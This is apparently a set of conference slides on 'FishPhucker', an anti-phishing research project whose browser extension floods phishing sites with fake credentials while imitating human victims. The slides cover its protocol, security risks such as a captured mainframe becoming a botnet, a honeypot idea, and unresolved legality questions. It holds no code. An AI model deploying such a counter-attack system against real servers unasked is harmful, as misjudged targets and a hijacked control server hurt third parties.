- Automatically requests Phoneytokens from Mainframe
- Perfectly simulates proper phishing victims:
 - Requests all resources (css, JS, images)
 - Considers „human response time“

FishPhucker Protocol - FPP


- 3 different client stages:
 - *Fresh* client status
Extension is newly installed
 - *Running* client status
Extension obtains the protocol specific information
 - *Wrong* client status
All other constellations → „out of sync“ → start as fresh client status



FPP - Fresh Client Protocol



FPP - Running Client Protocol



(c) FishPhucker Extension - Video

4-extension_roxx.ogv

Security Considerations - I


- Fact: Phisher can join the FishPhucker-Framework
- Client-Server interaction only possible with SSL/TLS (cert-fingerprints are embedded in extension)
- Malicious content on phishing server?
The extension must not interpret the server responses (problem: active content - JS?)
- Firefox Extension is just a „slave without soul“ and does what it is told

Security Considerations - II

- Flux Control through protocol structure
 - No more new clients?
 - No further issue of Nonces!
 - Block existing clients from distributing Phoneytokens?
 - Increase *nextupdate* attribute
 - Or stop issuing new tickets!
- Mainframe must stay in control of FP-Framework
- Problem: Own the mainframe → Botnet for free

Outlook: Phoneyptot

- Perfectly simulates attacked service e.g. Online-Banking Applications
- Requirements:
 - Indistinguishability
 - Breakdown impasiveness / Isolation
 - Evidence recording
 - Risk analysis through scoring



Measuring the evil: Phishiness

- Phishiness = Probability, that a connected client is a phisher
- Additional evidences: ISO/OSI layer 3 – 7
- Classifies clients:
 - Definite Phisher
 - Potential Phisher
 - Non-Phisher



Limitations and Problems

- Malware has different transmission protocols (not only HTTP, but IRC/P2P etc.)
- No carrier organisation found yet
- Seriously, do you think this works in practice?
 - Can we make sure, that only obvious phishing pages get analysed and attacked?
 - Do we have a fallback-PKI?
 - Do we have an answer to the question of legality?
 - ...

Thx gg gl hf no11 mb



dominik@code-foundation.de

More Information: <http://fishphucker.code-foundation.de>

Thanks goes out to: Steffen 'Pepe' Schulz, Felix 'Lefix' Gröbert, my fellows @ Vicomtech in Spain and Pascal Schneider for graphical support :D